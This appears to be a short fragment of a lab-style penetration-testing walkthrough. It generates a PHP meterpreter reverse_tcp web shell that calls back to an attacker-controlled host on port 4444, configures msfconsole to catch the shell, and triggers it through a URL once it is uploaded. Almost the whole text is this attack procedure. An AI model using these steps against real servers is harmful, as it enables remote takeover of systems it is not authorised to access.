Payloads = -p php/meterpreter/reverse\_tcp LHOST=192.168.0.104 LPORT=4444 -f raw -o shell098.php


Open the msfconsole





Set lhost:- 192.168.0.104 (my machine ip)

Set payload:- php/meterpreter/reverse\_tcp


Select the shell (shell4.php)







Copy the path of the shell of php into the url



See the response with the help of msfconsole.